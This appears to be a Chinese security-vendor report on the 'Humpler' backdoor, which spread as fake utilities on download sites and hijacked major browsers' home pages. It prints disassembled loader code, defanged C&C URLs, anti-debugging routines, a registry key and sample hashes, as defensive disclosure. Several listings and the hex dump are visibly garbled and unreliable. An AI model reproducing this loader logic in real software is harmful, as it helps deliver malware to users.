

后门病毒通过下载站传播 ◀

全面劫持各大主流浏览器



# 目录

一、	概述.....	3
二、	样本分析.....	4
三、	附录.....	12

## 一、概述

日前，火绒安全团队截获后门病毒“Humpler”。该病毒伪装成多款小工具（如：老板键、屏幕亮度调节等），正通过 2345 软件大全等多个知名下载站进行传播。病毒入侵电脑后，会劫持 QQ、360、搜狗等（市面上所有主流）浏览器首页。并且该后门病毒还在不断更新恶意代码，不排除未来会向用户电脑派发更具威胁性病毒的可能性。

- QQ 浏览器
- 搜狗浏览器
- 360 安全浏览器
- Chrome 浏览器
- 2345 浏览器
- 百度浏览器


Humpler 病毒伪装成“老板键”、“屏幕亮度调节”等多款小工具。当用户在 2345 软件大全（原多特下载站）、非凡、PC6 等下载站下载并运行上述小工具后，病毒将侵入电脑。随即弹出弹窗，询问是否“愿意支持”该软件，如果用户选择“支持”，病毒会立即劫持浏览器首页。但即使用户选择拒绝，病毒仍会在一天之后劫持用户的浏览器首页。也就是说，无论用户选择愿意与否，被感染电脑浏览器首页都会被劫持。



“火绒安全软件”最新版即可拦截并查杀该病毒。我们看到这些小工具在下载站中的排名靠前，极易吸引用户点击下载。建议近期在上述下载站下载过软件的用户，尽快使用“火绒安全软件”对电脑进行查杀。

## 二、样本分析

近期，火绒截获到一批后门病毒样本，病毒会将自己伪装成小工具（如：超级老板键、超级变声器、屏幕亮度调节等），并会通过 2345 软件大全、非凡下载站、PC6 下载站等多个软件下载站进行传播。病毒会通过 C&C 服务器获取最终恶意代码，恶意代码执行后，表面会询问用户是否“愿意支持”软件后进行首页锁定。但在第二天用户再次启动该程序时，不论用户是否选择“愿意支持”都会强行劫持浏览器首页。而且为了躲避安全厂商查杀，现阶段被下发的病毒模块为 PE 头被简化过的模块数据。截至到目前，被下发的病毒模块数据依然在持续更新，我们不排除病毒将来会下发其他病毒模块的可能性。下载站下载页面，如下图所示：



软件下载页面

我们以超级老板键为例，病毒代码执行后会与 C&C 服务器（www.baidu-home.com 和 www.2k2u.com）进行通讯，请求远程恶意代码至本地进行执行。病毒逻辑相关代码会夹杂在软件功能代码中，在独立线程中执行病毒逻辑。相关代码，如下图所示：

```

.text:00400610 call send_msg_0x5de_to_Shell_TrayWnd
.text:00400615 test eax, eax
.text:00400617 jnz short loc_400631
.text:00400619 call start_tray_hook
.text:0040061E call get_sys_version
.text:00400623 test eax, eax
.text:00400625 jz short loc_400631
.text:00400627 call run_BossKeyLoader64
.text:0040062C call send_msg_0x5df_BossKeyLoader64
.text:00400631 loc_400631: ; CODE XREF: run_code+747 ↑ j
; run_code+755 ↑ j
.text:00400631 mov edx, [esi+4]
.text:00400634 mov edi, ds:SetTimer
.text:0040063A push 0 ; lpTimerFunc
.text:0040063C push 2000 ; uElapse
.text:00400641 push 6 ; nIDEvent
.text:00400643 push edx ; hWnd
.text:00400644 call edi ; SetTimer
.text:00400646 mov eax, [esi+4]
.text:00400649 push 0 ; lpTimerFunc
.text:0040064B push 12Ch ; uElapse
.text:00400650 push 7 ; nIDEvent
.text:00400652 push eax ; hWnd
.text:00400653 call edi ; SetTimer
.text:00400655 call start_malware_thread 执行病毒代码
.text:0040065A mov ecx, [esp+424h+var_4]
.text:00400661 pop edi
.text:00400662 pop esi
.text:00400663 pop ebp
.text:00400664 pop ebx
.text:00400665 xor ecx, esp
.text:00400667 xor eax, eax
.text:00400669 call @_security_check_cookie@4 ; __security_check_cookie(x)
.text:0040066E add esp, 414h
.text:00400674 retn 8

```

### 病毒代码位置

病毒首先会通过访问 <http://www.baidu.com> 检测当前的网络状态，如果无法正常联网，则不会运行病毒流程。如下图所示：

```

.text:0040E5B0 check_net_stat_by_request proc near ; CODE XREF: sub_412C50+70C ↓ p
; sub_412C50+72F ↓ p ...
.text:0040E5B0
.text:0040E5B0 First = byte ptr -1014h
.text:0040E5B0 Dst = byte ptr -1013h
.text:0040E5B0 var_4 = dword ptr -4
.text:0040E5B0
.text:0040E5B0 mov eax, 1014h
.text:0040E5B5 call __alloca_probe
.text:0040E5B8 mov eax, __security_cookie
.text:0040E5BF xor eax, esp
.text:0040E5C1 mov [esp+1014h+var_4], eax
.text:0040E5C8 push 100Fh ; Size
.text:0040E5CD lea eax, [esp+1018h+Dst]
.text:0040E5D1 push 0 ; Val
.text:0040E5D3 push eax ; Dst
.text:0040E5D4 mov [esp+1020h+First], 0
.text:0040E5D9 call _memset
.text:0040E5DE push 1000h ; dwNumberOfBytesToRead
.text:0040E5E3 lea ecx, [esp+1024h+First]
.text:0040E5E7 push ecx ; lpBuffer
.text:0040E5E8 push 0 ; lpzHeaders
.text:0040E5EA push offset szUrl ; "http://www.baidu.com"
.text:0040E5EF call open_baidu_url
.text:0040E5F4 lea edx, [eax-1]
.text:0040E5F7 add esp, 1Ch
.text:0040E5FA cmp edx, 0FFFh
.text:0040E600 ja short loc_40E634
.text:0040E602 mov [esp+eax+1014h+First], 0
.text:0040E606 push offset aHead ; "<head"
.text:0040E608 lea eax, [esp+1018h+First]
.text:0040E60F push eax ; lpFirst
.text:0040E610 call ds:StrStrIA
.text:0040E616 test eax, eax
.text:0040E618 jz short loc_40E634
.text:0040E61A mov eax, 1
.text:0040E61F mov ecx, [esp+1014h+var_4]
.text:0040E626 xor ecx, esp
.text:0040E628 call @_security_check_cookie@4 ; __security_check_cookie(x)
.text:0040E62D add esp, 1014h
.text:0040E633 retn

```

### 检测当前网络状态

在网络状态正常的情况下，病毒首先会解密出用于请求远程恶意代码的相关代码，并进行执行。如下图所示：

```

signed int malware_code()
{
    int v0; // esi
    int entrypoint; // edi
    char *v2; // eax
    char *decrypted_code; // esi

    if ( !encrypted_code )
        return 0;
    v0 = check_sum;
    if ( v0 != decrypt_code(&code_data, 0x19F8, encrypted_code) )
        return 0;
    encrypted_code = 0;
    entrypoint = entry_point;
    if ( (unsigned int)entry_point >= 0x1A00 )
        return 0;
    if ( *((_BYTE *)&encrypted_code + entry_point) != 96 )
        return 0;
    v2 = (char *)VirtualAlloc(0, 0x1A00u, 0x1000u, 0x40u);
    decrypted_code = v2;
    if ( !v2 )
        return 0;
    memcpy_0(v2, &encrypted_code, 0x1A00u);
    ((void (*)(void))&decrypted_code[entrypoint])();
    return 1;
}

```

### 解密执行代码逻辑

在上述解密后代码运行时，会通过检查软件断点的方式检测调试器。相关代码，如下图所示：

```

seg000:02BD03C4 get_and_check_apis_addr proc near ; CODE XREF: sub_2BD051A+4 ↓ p
seg000:02BD03C4
seg000:02BD03C4 var_4 = dword ptr -4
seg000:02BD03C4 arg_0 = dword ptr 8
seg000:02BD03C4 arg_4 = dword ptr 0Ch
seg000:02BD03C4
seg000:02BD03C4 push ebp
seg000:02BD03C5 mov ebp, esp
seg000:02BD03C7 add esp, 0FFFFFFCh
seg000:02BD03CA push esi
seg000:02BD03CB push edi
seg000:02BD03CC push ebx
seg000:02BD03CD mov [ebp+var_4], 0
seg000:02BD03D4 mov esi, [ebp+arg_4]
seg000:02BD03D7 mov edi, [ebp+arg_0]
seg000:02BD03D7 get_and_check_apis_addr endp ; sp-analysis failed
seg000:02BD03D7
seg000:02BD03D7 ; START OF FUNCTION CHUNK FOR jmp_0
seg000:02BD03DA loc_2BD03DA: ; CODE XREF: jmp_0+10 ↓ j
seg000:02BD03DA cmp byte ptr [esi], 23h ; '#'
seg000:02BD03DD jz short loc_2BD0431
seg000:02BD03DE push esi
seg000:02BD03E0 push edi
seg000:02BD03E1 push ebx
seg000:02BD03E2 push esi
seg000:02BD03E3 call jmp_0
seg000:02BD03E8 aam 3
seg000:02BD03E8 ; END OF FUNCTION CHUNK FOR jmp_0
seg000:02BD03E8
seg000:02BD03EA du 0
seg000:02BD03EC ; ===== S U B R O U T I N E =====
seg000:02BD03EC
seg000:02BD03EC jmp_0 proc near ; CODE XREF: jmp_0+9 ↑ p
seg000:02BD03EC ; FUNCTION CHUNK AT seg000:02BD03DA SIZE 00000010 BYTES
seg000:02BD03EC
seg000:02BD03EC pop eax
seg000:02BD03ED sub eax, [eax]
seg000:02BD03EF call dword ptr [eax] ; LoadLibrary
seg000:02BD03F1 pop ebx
seg000:02BD03F2 pop edi
seg000:02BD03F3 pop esi
seg000:02BD03F4 test eax, eax
seg000:02BD03F6 jz short loc_2BD0438
seg000:02BD03F8 mov ebx, eax
seg000:02BD03FA loc_2BD03FA: ; CODE XREF: jmp_0+14 ↓ j
seg000:02BD03FA ; jmp_0+43 ↓ j
seg000:02BD03FA cmp byte ptr [esi], 0
seg000:02BD03FD jz short loc_2BD0402
seg000:02BD03FF inc esi
seg000:02BD0400 jmp short loc_2BD03FA
seg000:02BD0402 ;
seg000:02BD0402 loc_2BD0402: inc esi ; CODE XREF: jmp_0+11 ↑ j
seg000:02BD0403
seg000:02BD0403 loc_2BD0403: cmp byte ptr [esi], 23h ; '#'
seg000:02BD0406 jnz short loc_2BD040B
seg000:02BD0408 inc esi
seg000:02BD0409 jmp short loc_2BD03DA
seg000:02BD040B ;
seg000:02BD040B loc_2BD040B: push esi ; CODE XREF: jmp_0+1A ↑ j
seg000:02BD040C push edi
seg000:02BD040D push ebx
seg000:02BD040E push esi
seg000:02BD040F push ebx
seg000:02BD0410 call jmp_1
seg000:02BD0410 ;
seg000:02BD0415 dd 005h
seg000:02BD0419 ;
seg000:02BD0419 jmp_1: pop eax ; CODE XREF: jmp_0+24 ↑ j
seg000:02BD0419 sub eax, [eax]
seg000:02BD041A call dword ptr [eax] ; GetProcAddress
seg000:02BD041C pop ebx
seg000:02BD041F pop edi
seg000:02BD0420 pop esi
seg000:02BD0421 test eax, eax
seg000:02BD0423 jz short loc_2BD0438
seg000:02BD0425 cmp byte ptr [eax], 0CCh
seg000:02BD0428 jz short loc_2BD0438
seg000:02BD042A mov [edi], eax
seg000:02BD042C add edi, 4
seg000:02BD042F jmp short loc_2BD03FA
seg000:02BD0431 ;
seg000:02BD0431 loc_2BD0431: mov dword ptr [ebp-4], 1 ; CODE XREF: jmp_0-F ↑ j
seg000:02BD0431
seg000:02BD0438 loc_2BD0438: ; CODE XREF: jmp_0+A ↑ j
seg000:02BD0438 ; jmp_0+37 ↑ j ...
seg000:02BD0438 mov eax, [ebp-4]
seg000:02BD043B pop ebx
seg000:02BD043C pop edi
seg000:02BD043D pop esi
seg000:02BD043E leave
seg000:02BD043F retn 8


```

检测软件断点

检测调试器代码

解密后的病毒代码，首先会访问 C&C 服务器地址 (hxxp://www.baidu-home.com/bosskey/checkupdate.txt) 获取恶意代码下载地址。最终会通过访问 C&C 服务器 (hxxp://www.2k2u.com/plugin/bosskey/bosskeyupdate.dat) 获取到远程恶意代码到内存中加载并执行。最终请求到的恶意代码，是一个 PE 头被精简过的 PE 文件，病毒在获取到恶意代码后会通过虚拟映射的方式将恶意代码加载到内存中进行执行。之所以通过 C&C 服务器下发精简的 PE 镜像数据，而不是下发完整的 PE 镜像文件，主要是为了对抗安全厂商的查杀和安全研究人员的逆向分析。恶意代码执行后，会弹出窗口询问用户是否“愿意支持”该软件，但如果运行日期与注册表

(HKEY\_CURRENT\_USER\Software\Classes\CLSID\{2B53F0A7-3238-4b4d-8582-E53618739C90}\LockDate) 中记录的首次运行日期不同时，则会直接执行首页劫持的代码逻辑。弹窗截图，如下图所示：



弹窗截图

该病毒运行后还会将同目录下的 BosskeyServer.exe 注册为系统服务，而且 BosskeyServer.exe 中也包含有与主程序中相同逻辑，在首次运行的第二天 BosskeyServer.exe 则会自动劫持浏览器首页。不过在带有相同恶意代码的小工具中，并不是所有小工具都会注册系统服务，对于只有一个病毒模块的小工具来说，则需要依靠用户在首次运行的第二天执行带毒程序，才会在不经过用户允许的情况下劫持浏览器首页。

最终执行的恶意代码会通过检测运行进程、注册表、调试器和运行日期与分析人员进行对抗，只有在运行日期与首次运行日期不同时，才会继续执行恶意代码。被下发病毒模块的主要代码逻辑，如下图所示：



```

010A109B E8 E9 17 00 00 call <check_env> 检测运行环境
010A10A0 85 C0 test eax,eax
010A10A3 74 00 jz 10A10A1
010A10A4 E8 76 00 00 00 call <check_reg_486a5610>
010A10A9 85 C0 test ebx,ebx
010A10AB 0F 84 8C 00 00 00 js 10A1130
010A10B1 66 10 27 00 00 push 2710
010A10B6 FF 15 84 11 0C 01 call dword ptr ds:[&61eebp]
010A10BC C7 45 E4 04 00 00 00 mov dword ptr ss:[ebp-1c],4
010A10C3 89 70 DC mov dword ptr [ebp-4],edi
010A10C6 80 45 E4 test eax,dword ptr [ebp+0]
010A10CA 80 45 0C lea eax,dword ptr ss:[ebp+0]
010A10CD 50 push eax
010A10CE 80 45 E0 lea eax,dword ptr ss:[ebp-20]
010A10D1 50 push eax
010A10D2 66 7C 2D 0C 01 push 10C2D7C
010A10D7 8B 9D 2D 0C 01 mov ebx,10C2D90
010A10DD 53 push ebx
010A10DD BE 01 00 00 80 mov esi,80000001
010A10E2 56 push esi
010A10E3 call dword ptr ds:[&6HGetValues]
010A10E9 66 89 7D 00 00 mov word ptr ss:[ebp-20],d1
010A10ED 33 C0 xor eax,eax
010A10EF 80 7D D2 lea edi,dword ptr ss:[ebp-26]
010A10F2 AB stosd dword ptr ss:[edi],eax
010A10F3 AB stosd dword ptr ss:[edi],eax
010A10F4 AB stosd dword ptr ss:[edi],eax
010A10F5 8B AB mov ebx,ebx
010A10F7 80 45 D0 lea eax,dword ptr ss:[ebp+0]
010A10FA 50 push eax
010A10FB FF 15 A0 11 0C 01 call dword ptr ds:[&6GetSystemTime]
010A1101 83 7D DC 00 cmp dword ptr ss:[ebp+0],0
010A1105 74 48 jz 10A1144
010A1107 0F B7 45 06 movzx eax,word ptr [ebp+2]
010A1108 C7 45 0C mov dword ptr ss:[ebp+0],eax
010A110E 74 3F jz 10A1144
010A1110 E8 B9 9A 00 00 call <set_reg_lock_flag>
010A1111 E8 31 8F 00 00 call <lock_sougouBrowsers>
010A111F E8 BC 91 00 00 call <lock_360esBrowsers>
010A1124 E8 47 8E 00 00 call <lock_360Browsers>
010A1129 E8 C9 9B 00 00 call <lock_chrome>
010A112E E8 29 A1 00 00 call <lock_2345Browsers>
010A1133 E8 CD A2 00 00 call <lock_BaiduBrowsers>
010A1138 E8 F1 F2 00 00 call <drop_black_links>
010A113D C7 45 FC FE FF FF mov dword ptr ss:[ebp+4],FFFFFFFF
010A1144 33 C0 xor eax,eax
010A1146 40 inc eax
010A1147 E8 A0 43 01 00 call 10B54F9
010A114C C2 0C 00 ret c

```

### 劫持浏览器首页代码逻辑

与代码相关数据，如下图所示：

```

00023FC0: 80 4D 08 00 00 03 80 72 00 0F 00 73 00 0F 00  Microsoft
00023FD0: 00 00 74 08 50 00 57 80 00 0E 00 04 00 0F 00  rt \windo
00023FE0: 77 00 73 08 50 00 43 80 75 00 72 08 72 00 05 00  ws \Curre
00023FF0: 6E 00 74 08 50 00 53 80 72 00 73 08 00 00 0F 00  ntWprssi
00024000: 0E 00 5C 08 50 00 5E 00 00 00 0E 00 73 00 74 00  n\Uninst
00024010: 01 00 0C 08 00 00 5C 00 33 00 30 00 39 00 73 00  all\360s
00024020: 05 00 30 08 00 00 00 00 49 00 0E 00 73 00 74 00  e0 Inst
00024030: 61 00 0C 08 00 00 4C 80 0F 00 03 08 01 00 74 00  allLocat
00024040: 00 00 0F 08 00 00 00 00 75 00 33 08 00 00 00 00  \ClDSSes
00024050: 73 00 05 08 30 00 5C 80 41 00 78 08 78 00 0C 00  se0\Appl
00024060: 00 00 03 08 01 00 74 00 00 00 0F 00 0E 00 3C 00  ication\
00024070: 00 00 00 08 33 00 30 00 38 00 73 08 05 00 2E 00  309se.
00024080: 05 00 78 08 05 00 00 00 00 00 00 00 50 00 00 00  exe m V
00024090: 53 00 4F 08 40 00 54 80 57 00 41 00 52 00 45 00  S O F T W A R E
000240A0: 3C 00 43 08 00 00 01 80 73 00 73 08 00 00 00 00  \C L S I D \
000240B0: 3C 00 43 08 40 00 53 80 40 00 44 00 5C 00 78 00  \C L S I D \
000240C0: 40 00 38 08 35 00 30 00 30 00 40 00 45 00 40 00  F 8 5 0 9 F E A
000240D0: 2D 00 44 08 38 00 43 80 45 00 2D 00 34 00 36 00  - D 0 C E - 4 0
000240E0: 38 00 02 08 20 00 41 80 33 00 43 08 31 00 20 00  0 b - A 3 C 1 -
000240F0: 33 00 43 08 30 00 38 80 34 00 37 00 40 00 40 00  3 C 3 8 4 7 F F
00024100: 31 00 30 08 35 00 40 80 70 00 08 00 40 00 0E 00  1 0 5 F ] I n
00024110: 74 00 65 08 72 00 5E 80 65 00 74 00 28 00 45 00  t e r n a t E
00024120: 78 00 78 08 00 00 0F 80 72 00 05 00 72 00 5C 00  x p l o r e r \
00024130: 09 00 05 08 78 00 78 80 0C 00 0F 00 72 00 05 00  i e x p l o r e
00024140: 2E 00 05 08 78 00 05 80 00 00 00 00 32 00 33 00  . e x e 2 3
00024150: 34 00 03 08 45 00 78 80 78 00 05 00 05 00 72 00  4 5 E x p l o r
00024160: 05 80 72 08 00 00 80 80 68 00 0F 00 00 00 05 00  e r \ h o m e
00024170: 78 00 61 08 07 00 05 80 00 00 00 00 53 00 6F 00  p a g e S o
00024180: 00 00 74 08 77 00 01 80 72 00 05 00 5C 00 33 00  r t w a r e \ 3
00024190: 30 00 38 08 50 00 33 80 30 00 38 00 73 00 05 00  0 0 \ 3 0 0 s a
000241A0: 35 00 5C 08 73 00 05 80 30 00 00 00 53 00 6F 00  5 \ s e 6 S o
000241B0: 05 00 74 08 77 00 01 80 72 00 05 00 5C 00 33 00  r t w a r e \ 3
000241C0: 30 00 38 08 50 00 33 80 30 00 38 00 73 00 05 00  0 0 \ 3 0 0 s a
000241D0: 30 00 5C 08 43 00 08 80 72 00 0F 00 00 00 05 00  0 \ C h r o m e
000241E0: 00 00 00 08 34 00 2C 80 00 00 00 00 4D 09 64 32  4 , M i d 2
000241F0: 46 61 60 0C 05 64 80 00 78 00 00 00 7D 08 00 00  F a i l e d { }
00024200: 78 00 08 08 70 78 00 80 70 00 00 00 33 00 36 00  { [ ] } 3 6
00024210: 38 00 73 08 05 00 30 80 08 00 00 00 70 05 03 74  0 S e 0 v o c t
00024220: 0F 72 3C 54 3E 28 74 0F 0F 28 0C 0F 0E 07 00 00  o r ( t ) t a o l o n g
00024230: 42 00 61 08 00 00 04 80 75 00 5C 80 42 00 61 00  B a i d u \ B u
00024240: 09 00 04 08 75 00 42 80 72 00 0F 00 77 00 73 00  i d u B r o w s
00024250: 05 00 72 08 50 00 75 80 73 00 05 80 72 00 5F 00  e r \ u s e r _
00024260: 04 00 01 08 74 00 01 80 5C 00 04 00 00 00 00 00  0 a t a \ d e f
00024270: 61 80 78 08 05 00 74 80 5C 00 73 08 05 00 74 00  0 u l t i s e t
00024280: 74 00 69 08 0E 00 57 80 73 00 5C 80 75 00 73 00  t i n g s \ u s
00024290: 05 00 72 08 5F 00 73 80 65 00 74 00 74 00 60 00  0 r _ s e t t i
000242A0: 0E 00 67 08 2E 00 64 80 62 00 00 00 7E 70 A5 5E  ~ v ?
000242B0: 4F 00 C8 09 08 50 80 80 73 05 73 73 00 0F 0E 2E  D e ? t h v s e s s i o n .
000242C0: 73 74 61 72 74 70 78 5F 75 72 0E 78 00 22 80 00  s t a r t u p _ u r 1 5 1 [
000242D0: 22 5D 88 08 73 05 73 73 69 0F 0E 2E 72 05 73 74  * ) s e s s i o n . r e s t
000242E0: 0F 72 65 5F 0F 5E 5F 73 74 61 72 74 75 78 34 00  0 r e _ o n _ s t a r t u p 4
000242F0: 47 00 0F 08 0F 00 07 80 0C 00 05 80 28 00 43 00  G o o g l e C
00024300: 08 00 72 08 0F 00 00 80 05 00 80 00 5C 00 2F 00  h r o m e \ /

```

### 远程恶意代码数据

恶意代码执行后，恶意代码逻辑会通过修改浏览器配置的方式劫持浏览器首页，并释放带有推广计费号的快捷方式。受影响的浏览器列表，如下图所示：

- QQ 浏览器
- 搜狗浏览器
- 360 安全浏览器
- Chrome 浏览器
- 2345 浏览器
- 百度浏览器

### 受影响的浏览器列表



## 被检测的注册表项

通过我们根据域名 `hxxp://www.baidu-home.com` 进行溯源分析, 我们发现带有相同恶意代码逻辑的软件不止一个。带有相同代码逻辑软件, 如下图所示:

- 超级变音器
- 光速启动
- PDF 转 WORD 超级转化器
- 变速齿轮
- 屏幕亮度调节
- 光速鼠标连点器
- 超级鼠标连点器
- 屏幕软件盘

## 带有相同恶意代码的软件

以 PDF 转 WORD 超级转化器为例。同源代码, 如下图所示:

```
text:0047880 ; DWORD ___stdcall thd_run_decrypted_code(LPVOID lpThreadParameter)
text:0047880 thd_run_decrypted_code proc near ; DATA XREF: sub_402498+5B↑o
text:0047880 lpThreadParameter= dword ptr 4
text:0047880
text:0047880      push esi
text:0047881      xor esi, esi
text:0047883      call check_net_stat_by_request
text:0047886      test eax, eax
text:0047888      jnz short loc_4078CC
text:004788C      push edi
text:0047890      mov edi, ds:Sleep
text:0047895
text:0047895 loc_4078B3:      cmp esi, 0h ; CODE XREF: thd_run_decrypted_code+29↓j
text:0047896      jge short loc_4078CC
text:0047898      push 40000 ; duMilliseconds
text:004789D      call edi ; Sleep
text:00478A1      add esi, 1
text:00478A3      call check_net_stat_by_request
text:00478A6      test eax, eax
text:00478A8      jc short loc_4078B3
text:00478AC      pop edi ; CODE XREF: thd_run_decrypted_code+8↑j
text:00478B0
text:00478B0 loc_4078CC:      call run_malware_code ; CODE XREF: thd_run_decrypted_code+8↑j
text:00478B5      xor eax, eax
text:00478B7      pop esi
text:00478B9      ret 4
text:00478BA thd_run_decrypted_code endp

text:0041805 ; DWORD ___stdcall thd_run_decrypted_code(LPVOID lpThreadParameter)
text:0041805 thd_run_decrypted_code proc near ; DATA XREF: start_malware_thread+6↓o
text:0041805 lpThreadParameter= dword ptr 4
text:0041805
text:0041805      push esi
text:0041806      xor esi, esi
text:0041808      call check_net_stat_by_request
text:004180B      test eax, eax
text:004180D      jnz short loc_41807C
text:0041811      push edi
text:0041817      mov edi, ds:Sleep
text:004181C
text:004181C loc_418063:      cmp esi, 0h ; CODE XREF: thd_run_decrypted_code+29↓j
text:004181D      jge short loc_41807B
text:004181F      push 40000 ; duMilliseconds
text:0041824      call edi ; Sleep
text:0041829      add esi, 1
text:004182B      call check_net_stat_by_request
text:004182E      test eax, eax
text:0041830      jc short loc_418063
text:0041834      pop edi ; CODE XREF: thd_run_decrypted_code+8↑j
text:0041838
text:0041838 loc_41807C:      call run_malware_code ; CODE XREF: thd_run_decrypted_code+8↑j
text:004183D      xor eax, eax
text:004183F      pop esi
text:0041841      ret 4
text:0041842 thd_run_decrypted_code endp
```

同源性代码

### 三、附录

文中涉及样本 SHA256:

SHA256
7bff5a26821e4716ffe8606ca9c90f9fab0b15226ca64f3f5e39282376a595f1
a0cb40d28b9576c001d884b4deb0258accf9928e1568daa13e4bc08dc6547de3
1fd4357447dee42ef7890b78a73c0fb4aeb3c83f383b76ac4dba64f8577f59dd
0b45443a61dd608da8a28218911f46e53cc95e6b33e109f12fa3b014bd8ac683
19197ed30de8f2f59f3c6e627792f947aab809b1b35b41c45bc7e2bbffd34647
b28b15109897da044a25fac0d23240bfa1ad84dad27cf2ee5e65cdc4011a0b60
bce94070599589a09b25ea24846bfc7defa47ff99d2f1b9f4527a7cb0bca81a6